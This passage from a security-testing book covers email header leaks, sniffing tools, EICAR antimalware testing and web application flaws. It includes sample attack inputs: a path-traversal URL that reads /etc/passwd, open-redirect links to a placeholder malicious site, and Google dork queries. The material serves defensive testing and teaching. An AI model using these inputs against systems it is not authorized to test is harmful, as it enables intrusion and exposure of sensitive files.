- The X-Mailer line displays the Microsoft Outlook version I used to send this message.

X-Apparently-To:	my~secret~account!@yahoo.com via someone_else's_ip_address; Wed, 04 Feb 2004 09:39:49 -0800
Return-Path:	<kbeaver@principlelogic.com>
Received:	from someone_else's_ip_address (EHLO ISP_email_server) (someone_else's_ip_address) by Yahoo_email_server with SMTP; Wed, 04 Feb 2004 09:39:48 -0800
Received:	from my_email_server ([ip_address]) by ISP_email_server (InterMail vM.5.01.06.05 201-253-122-130-105-20030824) with ESMTP id <20040204173942.FYWC1950.ISP_email_server@my_email_server> for <my~secret~account!@yahoo.com>; Wed, 4 Feb 2004 12:39:42 -0500
Received:	from MY HOST NAME (Not Verified[10.11.12.211]) by my_email_server with Generic SMTP Server v1.0a id <B00000f611>; Wed, 04 Feb 2004 12:39:35 -0500
Message-ID:	<000801c3eb46$258927a0$800101df >
From:	"Kevin Beaver" <kbeaver@principlelogic.com> Add to Address Book
To:	my~secret~account!@yahoo.com
Subject:	See my headers?
Date:	Wed, 4 Feb 2004 12:40:38 -0500
MIME-Version:	1.0
Content-Type:	multipart/alternative; boundary="----=_NextPart_000_0005_01C3EB1C.1762FA00"
X-Priority:	3
X-MSMail-Priority:	Normal
X-Mailer:	Microsoft Outlook Express 6.00.2800.1158
X-MimeOLE:	Produced By Microsoft MimeOLE V6.00.2800.1165
Content-Length:	661

FIGURE 14-9: Critical information revealed in email headers.

COUNTERMEASURES AGAINST HEADER DISCLOSURES

The best countermeasure against information disclosures in email headers is configuring your email server or email firewall to rewrite your headers by changing the information shown or removing it. Check your email server or firewall documentation to see whether this method is an option.

If header rewriting isn't available (or not allowed by your internet service provider), you still might prevent the sending of some critical information, such as server software version numbers and internal IP addresses.

Capturing traffic

Email traffic, including usernames and passwords, can be captured with a network analyzer or an email packet sniffer and reconstructor.

TIP Mailsnarf is an email packet sniffer and reconstructor that's part of the old dsniff package (https://sectools.org/tool/dsniff). You can also use Cain & Abel (https://web.archive.org/web/20160217062632/www.oxid.it/projects.html) to highlight email-in-transit weaknesses. I cover password cracking with this tool and others in Chapter 8.

If traffic is captured, a hacker or malicious insider can compromise one host and potentially have full access to an adjacent host such as your email server.

Malware

Email systems are regularly attacked by malware such as viruses and by ransomware. Email is also the most popular entry point for ransomware infections. One of the most important tests you can run for malware vulnerability is to simply verify that your antimalware software is working.

REMEMBER Before you begin testing your antimalware software, make sure that you have the latest antimalware software engine and signatures loaded.

EICAR offers a safe option for checking the effectiveness of your antimalware software. Although EICAR is by no means a comprehensive method of testing for malware vulnerabilities, it serves as a good, safe start.

EICAR is a European-based malware think tank that has worked in conjunction with antimalware vendors to provide this basic system test. The EICAR test string transmits in the body of an email or as a file attachment so that you can see how your server and workstations respond. You access (load) this file, which contains the following 68-

character string, on your computer to see whether your antimalware or other malware software detects it:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR STANDARD-ANTIMALWARE-TEST-FILE!$H+H*
```

TIP You can download a text file with this string from www.eicar.org/download-anti-malware-testfile. Several versions of the file are available on this site. I recommend testing with the zip file to make sure that your antimalware software can detect malware within compressed files.

When you run this test, you may see results from your antimalware software similar to Figure 14-10.



Norton AntiVirus
Virus Alert
Norton AntiVirus has detected and removed a virus from your computer.
Object Name: C:\temp\eicar.com
Virus Name: EICAR Test String
Action Taken: The file was automatically deleted.
OK

FIGURE 14-10: Using the EICAR test string to test antimalware software.

REMEMBER In addition to testing your antimalware software, you can attack email systems by using other tools that I cover in this book. For example, Metasploit (www.metasploit.com) enables you to discover missing patches in Exchange and other servers that hackers could exploit.

General Best Practices for Minimizing Email Security Risks

The following countermeasures help keep messages as secure as possible.

Software solutions

The right software can neutralize many threats:

- Use antimalware software on the email server — better, the email gateway — to prevent malware from reaching email clients. Cloud-based email systems such as those offered by Google and Microsoft often have such protection built in. Using malware protection on your endpoints is a given.
- Apply the latest operating system (OS) and email-server security patches consistently and after any security alerts are released.
- Encrypt (where's it reasonable to do so). You can go old-school and use S/MIME or PGP to encrypt sensitive messages, or you can use email encryption at the desktop level or the server or email gateway. Better yet, use TLS via the POP3S, IMAPS, and SMTPS protocols. The best option may be to use an email security appliance or cloud service that supports the sending and receiving of encrypted emails via a web browser over HTTPS, such as Google Workspace and Microsoft 365.

WARNING Don't depend on your users to encrypt messages. As with any other security policy or control, relying on users to make security decisions often ends poorly. Use an enterprise solution to encrypt messages automatically instead.

REMEMBER Make sure that encrypted files and emails can be protected against malware. Encryption doesn't keep malware out of files or emails. You just end up with encrypted malware within the files or emails. Encryption keeps your server or gateway antimalware software from detecting the malware until it reaches the desktop.

- Make it policy for users not to open email attachments from unknown senders or untrusted sources, and create ongoing awareness sessions and other reminders.
- Plan for users who ignore or forget about the policy of not opening unsolicited emails and attachments. This will happen! Certain software such as Microsoft Outlook and Windows Defender can help alert users to the bad stuff.

You can also lean into AI to provide guidance for your email configuration. For example, with the following prompt, you can look for low-hanging fruit in your DNS configuration: "Can you tell me if my email DNS configuration for `example.com` needs to be changed in order to enhance security?"

You may have to upload your DNS SPF record, but it can be quite enlightening to see where the opportunities are. Additionally, the website `MXToolbox.com` is a great resource for seeking out DNS misconfigurations for your domain.

Operating guidelines

Some simple operating rules can keep your walls high and the attackers out of your email systems:

- Put your email server behind a firewall on a different network segment from the internet and from your internal LAN — ideally, in a demilitarized zone (DMZ). Or use an email gateway or just have everything in the cloud.

- Harden by disabling unused protocols and services on your email server.
- Run your email server and perform malware scanning on dedicated servers if possible (potentially even separating inbound and outbound messages). Doing so can keep malicious attacks out of other servers and information in the event that the email server is hacked. Look for solutions that test embedded links and test them and provide safe links.
- Log all transactions with the server in case you need to investigate malicious use. Be sure to monitor these logs as well! If you can't justify monitoring, consider outsourcing this function to a managed security services provider.
- If your server doesn't need certain email services running (SMTP, POP3, and IMAP), disable them.
- For web-based email, such as Microsoft's Outlook Web Access (OWA), properly test and secure your web server application and operating system by using the testing techniques and hardening resources I mention throughout this book.
- Require strong passwords. For stand-alone accounts as well as domain-level Exchange or similar accounts, any password weaknesses on the network will trickle over to email and be exploited by someone via Outlook Web Access or POP3. I cover password hacking in Chapter 8.
- Set up a DNS Sender Policy Framework (SPF) record for your email server to help prevent email spoofing and enhance email deliverability.
- Be sure to include your email server(s) in your vulnerability scanning and penetration testing efforts.
- If you're running sendmail — especially an older version — don't. Consider running a secure alternative such as Postfix (`www.postfix.org`).

Chapter 15

Web Applications and Mobile Apps

IN THIS CHAPTER

- **Testing websites and web applications**
- **Protecting against SQL injection and cross-site scripting**
- **Preventing login weaknesses**
- **Analyzing software flaws manually**
- **Improving your application testing with AI prompts and resources**
- **Countering web abuse**
- **Analyzing source code**
- **Uncovering flaws in mobile apps**

Websites and web applications are common targets for attack because they're everywhere and may be open for anyone to poke and prod. Basic websites used for marketing, contact information, document downloads, and so on are especially easy for the bad guys to play around with. Commonly used web platforms such as WordPress and related content management systems are especially vulnerable to attack because of their presence and lack of testing and patching. For criminal hackers, especially attractive websites provide a front end to complex applications and databases that store valuable information such as credit card and Social Security numbers. These sites are where the money is, literally and figuratively.

Why are websites and applications so vulnerable? The consensus is that they're vulnerable because of poor software development and testing practices. Sound familiar? It should; this problem affects operating systems and practically all aspects of networks and computer systems, including automobiles and related Internet of Things systems. This situation is the side effect of upfront limited security planning and threat modeling, relying on software compilers to perform error checking, and emphasizing time to market and usability over security.

This chapter presents security tests to run on your websites, applications, and mobile apps. Given all the custom configuration possibilities and system complexities, you can test for literally thousands of software vulnerabilities. In this chapter, I focus on the vulnerabilities I see most often when I use both automated scanners and manual analysis. I also outline countermeasures that minimize the chance that someone with ill intent can carry out attacks against what are likely your most critical business systems.

REMEMBER I want to point out that this chapter skims the surface of all possible software security flaws and ways to test for them. Additional sources for building your web security testing skills include the Top 10 Web Application Security Risks and Top 10 Mobile Risks, provided by the Open Web Application Security Project (www.owasp.org).

Choosing Your Web Security Testing Tools

Good web security testing tools can ensure that you get the most from your work. As with many things in life, I find that you get what you pay for when it comes to testing for web security holes. For this reason, I mostly use commercial tools to test websites and web applications for vulnerabilities.

These are some of my favorite web security testing tools:

- **Burp Suite Professional** (https://portswigger.net/burp/pro) for HTTP proxy capture and analysis as well as application and API scanning
- **Probely** (https://probely.com/) for application and API scanning
- **Web Developer** (http://chrispederick.com/work/web-developer) for manual analysis and manipulation of web pages

REMEMBER Yes, you must do manual analysis (a.k.a., penetration testing) when testing your web and mobile apps. You definitely want to use a dedicated web vulnerability scanner because those tools will be able to uncover around half of the weaknesses. For the other half, you must pick up where scanners leave off to truly assess the overall security of your websites and applications. You have to do some manual work, not because vulnerability scanners are faulty, but because poking and prodding applications requires good old-fashioned hacker trickery and your favorite web browser doing things that simply can't be automated (yet).

You can also use general network vulnerability scanners such as Nexpose and Nessus, as well as exploit tools such as Metasploit to test websites and applications. You can use these tools to find (and exploit) weaknesses at the web-server level that you might not find with standard web-scanning tools and manual analysis. These network vulnerability scanners have also been known to find application-specific vulnerabilities that even dedicated web vulnerability scanners do not uncover. Google can also be beneficial for rooting through web applications and looking for sensitive information. As I discuss in this chapter, AI can be used to analyze certain application vulnerabilities and provide script code and other means of exploitation to help simplify the process. Although these nonapplication-specific tools can be beneficial,

it’s important to know that they won’t drill down as deep as the tools I mention in the preceding list.

Seeking Out Web Vulnerabilities

Attacks against vulnerable websites and applications via Hypertext Transfer Protocol (HTTP) make up the majority of all internet-related attacks. Most of these attacks can be carried out even if the HTTP traffic is encrypted (via HTTPS, also known as HTTP over SSL/TLS) because the communications medium has nothing to do with these attacks. The security vulnerabilities lie within the websites and applications themselves or as part of the web server and browser software that the systems run on and communicate with.

Many attacks against websites and applications are minor nuisances and may not affect sensitive information or system availability. But some attacks can wreak havoc on your systems, putting sensitive information at risk and even placing your organization out of compliance with state, federal, and international information privacy and security laws and regulations.

MANUAL ANALYSIS REQUIRED!

I can’t stress enough how important it is to perform manual analysis of websites and applications by using a good, old-fashioned web browser and HTTP proxy. You certainly can’t live without web vulnerability scanners, but you’d better not depend on them to find everything because they won’t. Common application security vulnerabilities that you must check for include

- Specific password requirements, including whether complexity is enforced, which are often implemented differently for new user creations versus password resets
- Whether intruder lockout works after a certain number of failed login attempts
- Whether encryption (ideally, Transport Layer Security [TLS] Version 1.2 or later) is used to protect user sessions, especially logins
- User session handling, including confirming that session cookies are changed after login and logout and whether sessions time out after a reasonable period

- User access controls and privileges and what can be exploited behind the scenes for ill-gotten gains
- Business logic flaws in application code that allow manipulation of the system
- File upload capabilities and whether malware can be uploaded to the system

You don't necessarily have to perform manual analysis of your websites and applications every time you test, but you need to do it periodically — at least once or twice a year. Don't let anyone convince you otherwise! In the meantime, using a tool such as a file integrity monitoring tool or Web Application Firewall (WAF) can help determine if web server files change or other anomalies are detected, which could indicate a security incident.

Directory traversal

I start you out with a simple directory traversal attack. Directory traversal is a basic weakness, but it can turn up interesting and sometimes sensitive information about a web system. This attack involves browsing a site and looking for clues about the server's directory structure and sensitive files that may have been loaded intentionally or unintentionally.

Perform the following tests to determine your website's directory structure.

Crawlers

A spider program such as the free HTTrack Website Copier (`www.httrack.com`) can crawl your site to look for every publicly accessible file. To use HTTrack, load it, give your project a name, and tell HTTrack which website(s) to mirror. After a few minutes and possibly hours (depending on the size and complexity of the site), you'll have everything that's publicly accessible on the site stored on your local drive in `c:\My Web Sites`. Figure 15-1 shows the crawl output of a basic website.




FIGURE 15-1: Using HTTrack to crawl a website.

Complicated sites often reveal a lot more information that shouldn't be there, including old data files and even application scripts and source code.

WARNING Inevitably, when performing web vulnerability and penetration testing, I stumble across `.zip` or `.rar` files on web servers. Sometimes, these files contain junk, but they often hold sensitive information that the public shouldn't be able to access. One project in particular stands out. When I ran across a `.zip` file and tried to open it, WinZip asked me for a password. Using my handy-dandy `.zip` file password-cracking tool from ElcomSoft (see Chapter 8 for details on password cracking), I had the password in milliseconds. Inside the `.zip` file was a Microsoft Excel spreadsheet containing sensitive healthcare information (names, addresses, Social Security numbers, and more) that anyone in the world could access. Heck,

that spreadsheet is probably still cashed in the Internet Archive/Wayback Machine at https://web.archive.org! In situations like this one, your business may be required to notify everyone involved that their information was inadequately protected and possibly compromised. It pays to know the laws and regulations affecting your business. Better yet, make sure that users aren't posting improperly secured sensitive information on your web servers in the first place!

Look at the output of your crawling program to see which files are available. Regular HTML and PDF files are probably okay because they're most likely needed for normal web use. But it wouldn't hurt to open each file to make sure that it belongs there and doesn't contain sensitive information you don't want to share with the world.

Google

You can also use Google for directory traversal. In fact, Google's advanced queries are so powerful that you can use them to root out sensitive information, critical web server files and directories, credit card numbers, webcams, and anything that Google has discovered on your site without having to mirror your site and sift through everything manually. The data is already sitting in Google's cache, waiting to be viewed.

Following are a couple of advanced queries that you can enter directly in the Google search field:

- **`site:hostname keywords:`** This query searches for any keyword you list, such as *SSN*, *confidential*, or *credit card*. An example would be

```
site:www.principlelogic.com speaker
```

- **`filetype:file-extension site:hostname:`** This query searches for specific file types on a specific website, such as `doc`, `pdf`, `db`, `dbf`, and `zip`. These file types may contain sensitive information. An example would be

```
filetype:pdf site:www.principlelogic.com
```

Other advanced Google operators include the following:

- `allintitle` searches for keywords in the title of a web page.
- `inurl` searches for keywords in the URL of a web page.
- `related` finds pages similar to this web page.
- `link` shows other sites that link to this web page.

You can find specific definitions and more at `www.googleguide.com/advanced_operators.html`. Many web vulnerability scanners also perform checks against the Google Hacking Database (GHDB) site (`www.exploit-db.com/google-hacking-database`).

TIP When sifting through your site with Google, be sure to look for sensitive information about your servers, network, and organization. You might search Google Groups (`http://groups.google.com`), which is the Usenet archive, as well as newer sites such as Reddit and Quora and, of course, social media such as X, LinkedIn, and Facebook. I've found online postings for clients that revealed a bit too much about the internal network and business systems. AI is a great resource for such sensitive information as well. The sky is the limit. If you find something that doesn’t need to be there, you may be able to work with the company/website owner to eventually have it removed.

Looking at the bigger picture of web security, Google hacking is limited; however, if you’re really interested, check out Johnny Long’s book *Google Hacking for Penetration Testers* (Syngress), which is a great resource.

A great use case for AI in this scenario is to enter the following prompt in your favorite LLM: “what downloadable files are at `https://example.com`?”

Countermeasures against directory traversals

You can employ three main countermeasures against having files compromised via malicious directory traversals:

- **Don’t store old, sensitive, or otherwise nonpublic files on your web server.** The only files that should be in your `/htdocs` or `DocumentRoot` folder are those that are needed for the site to function properly. These files shouldn't contain confidential information that you don’t want the world to see.
- **Configure your `robots.txt` file.**

  This will help prevent search engines, such as Google, from crawling the more sensitive areas of your site.
- **Ensure that your web server is configured to allow public access to only those directories that are needed for the site to function.** Minimum privileges are key, so provide access to only the files and directories needed for the web application to perform properly.

  Check your web server’s documentation for instructions on controlling public access. Depending on your web-server version, these access controls are set in the `httpd.conf` file and the `.htaccess` files for Apache (see http://httpd.apache.org/docs/current/configuring.html) and Internet Information Services Manager for IIS. Modern versions of these web servers have good directory security by default, so make sure that you're running the latest versions. It’s bad enough for someone to perform a directory traversal attack against your web server. It gets even worse when outdated software such as Apache is running, and you end up having someone exploit the disastrous log4j vulnerability that provides full remote access to your system.
- **Consider using a search engine honeypot.** A *honeypot* draws in malicious users so that you can see how the bad guys are working

against your site. Then you can use the knowledge you gain to keep them at bay. One example is the Google Hack Honeypot (`http://ghh.sourceforge.net`). That said, although honeypots are useful, I find them to be distractors/detractors from getting more important/urgent work completed. Make sure that you have *fully mastered* all the security basics in your environment (i.e., passwords, patches, open shares, visibility, user education, etc.) before you get caught up in messing around with honeypots, threat hunting, and so on. Just because these things are new and cool and sexy doesn't mean they're right for you.

Input-filtering attacks

Websites and applications are notorious for taking practically any type of input, mistakenly assuming that it's valid, and processing it further. Not validating input is one of the greatest mistakes that software developers can make.

Several attacks that insert malformed data — often, too much at one time — can be run against a website or application, which can confuse the system and make it divulge too much information to the attacker. Input attacks can also make it easy for the bad guys to glean sensitive information from the web browsers of unsuspecting users.

Buffer overflows

One of the most serious input attacks is a buffer overflow that specifically targets input fields in web applications. A credit-reporting application, for example, might authenticate users before they're allowed to submit data or pull reports. The login form uses the following code to grab user IDs with a maximum input of 12 characters, as denoted by the `maxsize` variable:

```
<form name="Webauthenticate" action="www.your_web_app.com/
login.cgi" method="POST">
<input type="text" name="inputname" maxsize="12">
```

A typical login session involves a valid login name of 12 characters or fewer, but the `maxsize` variable can be changed to something huge, such as 100 or even 1,000. Then an attacker can enter bogus data in the login

field. What happens next is anyone's call. The application might hang, overwrite other data in memory, or crash the server.

A simple way to manipulate such a variable is to step through the page submission by using a web proxy, such as those built into the commercial web vulnerability scanners I mention in this chapter or the free or paid editions of Burp proxy.

TIP Web proxies sit between your web browser and the server you're testing and allow you to manipulate information sent to the server. To begin, you must configure your web browser to use the local proxy of 127.0.0.1 on port 8080. To access this proxy in Mozilla Firefox, choose Tools ⇒ Options, scroll to the bottom of the Options dialog box, and select Settings in the Network Proxy section. Next, select the Manual Proxy Configuration radio button. For Chrome on Windows 11, simply run "Change proxy settings" from the Windows Start menu. Under Manual Proxy Setup, select Use a Proxy Server and then enter the proxy details in the appropriate fields.

In this buffer overflow example, all you have to do is change the field length of the variable before your browser submits the page, and the page is submitted using whatever length you give. You can also use Firefox Web Developer add-on to remove maximum form-field lengths defined in web forms, as shown in Figure 15-2.

You can also use the developer tools built into Google Chrome and Microsoft Edge to manipulate these types of variables by simply hitting F12 in the browser. There's a plethora of insight within this toolkit. A simple AI query to ChatGPT such as "Walk me through the basics of how Chrome devtools work" outlines the various aspects of DevTools: Elements, Console, Source, Network, and Performance panels.

Depending on the specific aspect of DevTools you want to learn more about or a specific area of the web application you're trying to manipulate, you can dig in much further with AI.



Security On Wheels(tm) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.securityonwheels.com/index.html
Most Visited TinyURL! http://www.privacyrig... http://itknowledgeexc...
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Sou
Security On Wheels(tm)
Display Form Details
Show Passwords
View Form Information
Convert Form Methods
Convert Select Elements To Text Inputs
Enable Auto Completion
Enable Form Fields
Clear Radio Buttons
Make Form Fields Writable
Populate Form Fields
Remove Maximum Lengths
Forms
ssionals on the Go™
To register with Security On Wheels and be notified of new updates and content, please enter your name and email address below.
• Email
• First Name
• Last Name
• = Required Field
Submit
You'll only receive information pertaining to Security On Wheels. I won't sell or rent your info to anyone, ever.
Kevin's second audio prog
Certifications, Degrees, or Experience - What's Best for Your Security Career?
is now avaiable!
Click here for the outline and a free audio sample.
Information security learning at your convenience.
No bias. No theory. No marketing fluff. What works with information security and what doesn't. Period.
Find: Next Previous Highlight all Match case
Done

FIGURE 15-2: Using Firefox Web Developer to reset form-field lengths.

URL manipulation

An automated input attack manipulates a URL and sends it back to the server, telling the web application to do various things, such as redirect to third-party sites or load sensitive files from the server. Local file inclusion is one such vulnerability. This vulnerability occurs when the web application accepts URL-based input and returns the specified file's contents to the user, as in the following example of an attempted breach of a Linux server's `passwd` file:

```
https://www.your_web_app.com/onlineserv/Checkout.cgi?state=
detail&language=english&imageSet=/../..//../..//../..//../
..///etc/passwd
```

It's important to note that most recent application platforms, such as ASP.NET and Java, are pretty good about not allowing such

manipulation of the URL variables, but I still see this vulnerability periodically.

The following links demonstrate another example of URL trickery called URL redirection:

```
http://www.your_web_app.com/error.aspx?URL=http://www.
bad~site.com&ERROR=Path+'OPTIONS'+is+forbidden.
http://www.your_web_app.com/exit.asp?URL=http://www.
bad~site.com
```

In both situations, an attacker can exploit the vulnerability by sending the link to unsuspecting users via email or by posting it on a website. When users click the link, they can be redirected to a malicious third-party site containing malware or inappropriate material.

TIP If you have nothing but time on your hands, you might uncover these types of vulnerabilities manually. In the interest of time, accuracy, and sanity, however, these attacks are best carried out by running a web vulnerability scanner which can detect the weakness by sending hundreds of URL iterations to the web system very quickly to uncover vulnerabilities that would otherwise take you eons to complete.

Hidden field manipulation

Some websites and applications embed hidden fields in web pages to pass state information between the web server and the browser. Hidden fields are represented in a web form as `<input type="hidden">`. Because of poor coding practices, hidden fields often contain confidential information (such as product prices on an e-commerce site) that should be stored only in a back-end database. Users shouldn’t see hidden fields (hence, the name), but a curious attacker can discover and exploit them. To do so yourself, follow these steps:

1. **View the HTML source code.**

TIP To see the source code in Internet Explorer and Firefox, right-click the page and choose View Source or View Page Source from the contextual menu.

2. **Change the information stored in these fields.**

   A malicious user might change a price from $100 to $10, for example.

3. **Repost the page to the server.**

   This step allows the attacker to obtain ill-gotten gains, such as a lower price on a web purchase.

Such vulnerabilities are becoming rare, but like URL manipulation, the possibility for exploitation exists, so it pays to keep an eye out.

WARNING Using hidden fields for authentication (login) mechanisms can be especially dangerous. I once came across a multifactor authentication intruder lockout process that relied on a hidden field to track the number of times the user attempted to log in. This variable could be reset to zero for each login attempt and thus facilitate a scripted dictionary or brute-force login attack. It was somewhat ironic that the security control designed to *prevent* intruder attacks was vulnerable to an intruder attack.

Several tools, such as the proxies that come with commercial web vulnerability scanners and Burp proxy, can easily manipulate hidden fields. Figure 15-3 shows the WebInspect proxy interface and a web page's hidden field.

